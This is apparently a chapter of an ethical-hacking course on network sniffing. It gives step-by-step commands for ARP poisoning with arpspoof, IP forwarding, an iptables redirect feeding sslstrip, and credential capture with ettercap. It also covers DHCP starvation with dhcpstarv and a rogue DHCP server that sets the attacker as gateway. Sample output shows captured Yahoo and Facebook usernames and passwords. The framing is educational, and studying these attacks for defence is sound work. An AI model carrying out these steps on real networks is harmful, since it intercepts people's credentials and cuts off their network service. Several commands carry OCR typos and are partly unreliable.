Title

Author

HACKING OF COMPUTER NETWORKS

Full Course on Hacking of Computer Networks

BY

DR. HIDAIA MAHMOOD ALASSOULI

Hacking of Computer Networks

Part 7: Sniffer and Phishing Hacking

Part 7 of Certified Ethical Hacker (CEH) Course


By

Dr. Hidaia Mahmood Alassouli

Hidaia_alassouli@hotmail.com


Part 7: Sniffer and Phishing Hacking

a. Understanding Sniffer




What is Sniffers ?

- A *sniffer* can be a packet-capturing or frame-capturing tool. It intercepts traffic on the network and displays it in either a command-line or GUI format for a hacker to view.
- Sniffers are used to capture traffic sent between two systems. Depending on how the sniffer is used and the security measures in place, a hacker can use a sniffer to discover usernames, passwords, and other confidential information transmitted on the network. Several hacking attacks and various hacking tools require the use of a sniffer to obtain important information sent from the target system. This chapter will describe how sniffers work and identify the most common sniffer hacking tools.



- Understand Active and Passive Sniffing
- Passive sniffing involves listening and capturing traffic, and is useful in a network connected by hubs
- active sniffing involves launching an Address Resolution Protocol (ARP) spoofing or traffic-flooding attack against a switch in order to capture traffic


b. Understanding ARP Poisoning



- Understand ARP Poisoning
- ARP allows the network to translate IP addresses into MAC addresses. When one host using TCP/IP on a LAN tries to contact another, it needs the MAC address or hardware address of the host it's trying to reach
- *ARP poisoning* is a technique that's used to attack an Ethernet network and that may let an attacker sniff data frames on a switched LAN or stop the traffic altogether. ARP poisoning utilizes ARP spoofing where the purpose is to send fake, or spoofed, ARP messages to an Ethernet LAN
- ARP spoofing Tools
- Arpspoof -i eth1 –t (target ip) (router ip)


ARP poisoning is changing the mac address of the the gateway in the router to be the hacker mac address. The command for arp spoofing

Arp –I etho -i (ip of the target) -t (ip of the gateway)




```
root@bt:~# arpspoof -i eth1 -t 192.168.28.138 192.168.28.2
0:c:29:a8:b6:23 0:c:29:8d:0:6c 0806 42: arp reply 192.168.28.2 is-at 0:c:29:a8:b
6:23
```

c. Man of the Middle Attack Using Ettercap in Command Line:



- Understand Man In The Middle (MITM)
- The man-in-the middle attack intercepts a communication between two systems. For example, in an http transaction the target is the TCP connection between client and server. Using different techniques, the attacker splits the original TCP connection into 2 new connections, one between the client and the attacker and the other between the attacker and the server, as shown in figure 1. Once the TCP connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication.
- MITM Attack Tools
- Ettercap
- Dsniff
- Cain e Abel



- **Man In The Middle (MITM) By Backtrack**
- echo 1 > /proc/sys/net/ipv4/ip_forward
- arpspoof -i eth0 -t (target ip) (router ip)
- ettercap -T -q -i eth0


- **Sniff HTTPS Traffic**
- locat etter.conf
- kate (path etter.conf)
- iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
- sslstrip –a

Enable the Ip forward using the command

echo 1 > /proc/sys/net/ip4/ip_forward


Do arp poisoning

arpspoof –I etho –t 192.168.52.132(target ip) 192.168.52.2 (gateway ip)




```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~# arpspoof -i eth1 -t 192.168.28.138 192.168.28.2
0:c:29:a8:b6:23 0:c:29:8d:0:6c 0806 42: arp reply 192.168.28.2 is-at 0:c:29:a8:b
6:23
0:c:29:a8:b6:23 0:c:29:8d:0:6c 0806 42: arp reply 192.168.28.2 is-at 0:c:29:a8:b
6:23
0:c:29:a8:b6:23 0:c:29:8d:0:6c 0806 42: arp reply 192.168.28.2 is-at 0:c:29:a8:b
6:23
0:c:29:a8:b6:23 0:c:29:8d:0:6c 0806 42: arp reply 192.168.28.2 is-at 0:c:29:a8:b
6:23
0:c:29:a8:b6:23 0:c:29:8d:0:6c 0806 42: arp reply 192.168.28.2 is-at 0:c:29:a8:b
6:23
```

Edit the ip table to tell the computer that any traffic that will come in port 80 must be forwarded to port 10000. Then edit etter.conf to tell him the edit in the ip table by removing the hash # from the redirect commands.



```
root@bt:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIREC
T --to-port 10000
root@bt:~# locate etter.conf
/etc/etter.conf
/usr/local/etc/etter.conf
/usr/local/etc/etter.conf~
/usr/local/share/man/man5/etter.conf.5
/usr/local/share/videojak/etter.conf~
root@bt:~#
```



```
# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface
```

Then activate the ssl tools in pentest


#cd /pentest/web/sslstrip

#python sslstrip.py -a (put the port if 10000 not default)

Display the results using the ettercap tool

ettercap –T -q -I etho

Test the connection from target computer and you will get the username and password.



```
HTTP : 98.139.237.162:80 -> USER: demoairdragon  PASS: windowsssss  INFO: http:/
/login.yahoo.com/config/login_verify2?&.src=ym&.intl=us
HTTP : 98.139.237.162:80 -> USER: demoairdragon  PASS: windowsssss  INFO: /confi
g/login
DHCP: [192.168.28.254] ACK : 0.0.0.0 255.255.255.0 GW 192.168.28.2 DNS 192.168.2
8.2 "localdomain"
DHCP: [192.168.28.254] ACK : 0.0.0.0 255.255.255.0 GW 192.168.28.2 DNS 192.168.2
8.2 "localdomain"
HTTP : 31.13.80.1:443 -> USER: demoairdragon@hotmail.com  PASS: windowsssss  INF
O: https://www.facebook.com/
```

d. Man of the Middle Attack Using Ettercap in Graphical Interface:

Repeat the steps for ip forward and iptables and sslstrips

```
# echo 1 > /proc/sys/net/ip4/ip_forward
```


```
# arpspoof –I etho –t 192.168.52.132(target ip)   192.168.52.2
(gateway ip)
```

```
        #cd /pentest/web/sslstrip
```

```
        #python sslstrip.py   -a   (put the port if 10000 not
default)
```

Open the ettercap. Choose sniff, unified sniffing, etho, scan for hosts, hosts list. Then ARP poisoning, poison one way. Then start sniffing.
You can also use the windows version Cain and abel. You can also use yamas tool.

e. DHCP Starvation Attack:




Eduors Ethical Hacker Course

- Understand DHCP Starvation
- This type of attack can easily be achieved with tools such as gobbler. If enough requests flooded onto the network, the attacker can completely exhaust the address space allocated by the DHCP servers for an indefinite period of time. Clients of the victim network are then starved of the DHCP resource(s), thus DHCP Starvation can be classified as a Denial of Service attack. The network attacker can then set up a Rogue DHCP Server on the network and perform man in the middle attacks, or simply set their machine as the default gateway and sniff packets

In DHCP starvation, the hacker will stop the DHCP server. The hacker will make in his computer DHCP server. If the client wants IP, the hacker computer will provide him with the Ip but the gateway will be the Ip of the hacker machine and the hacker will open Ip forward to connect to internet. The hacker will have sniffing program. When the clients want to go to internet, they will send the hacker computer the data. The data will come through the hacker computer and the hacker will forward them to internet. The sniffing program will show the user name and password of the client.

DHCP Starvation attack technique:



- DHCP Starvation Techniques
- Install and configure DHCP server in kali Linux
- Apt-get install dhcp3-server
- Kate /etc/dhcp/dhcpd.conf
- service isc-dhcp-server start
- Install and configure dhcpstarv tool in kali Linux
- Download from site : http://sourceforge.net/projects/dhcpstarv/files/latest/download
- ./configure
- make
- make install
- dhcpstarv -i eth0
- Start Sniff Techniques
- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
- sslstrip –a
- ettercap -T -i eth1


We have to install the DHCP server on the hacker computer. Then we make configuration for the scope it will distribute. We have to tell him to put in the gateway the ip of the hacker machine. Then we have to install and configure the tool Dhcpstarv. The tool can make DHCP attack and can stop the DHCP server. Then we make the steps for the sniffing techniques. When the computer writes any username and password we can see them in ettercap.

Install the DHCP server using the command

```
# apt-get install dhcp3-server
```

#kate /etc/dhcp/dhcpd.conf

Change the scope and put the ip of gateway router to be the hacker computer




```
#A slightly different configuration for an internal subnet.
subnet 192.168.1. 0  netmask 255.255.255.0 {
  range 192.168.1. 10  192.168.1.50;
 option domain-name-servers 192.168.28.2;
#  option domain-name "internal.example.org";
 option routers 192.168.1.11;
#  option broadcast-address 10.5.5.31;
  default-lease-time 600;
```

Start the dhcp server by typing

# dhcp isc-dhcp-server start

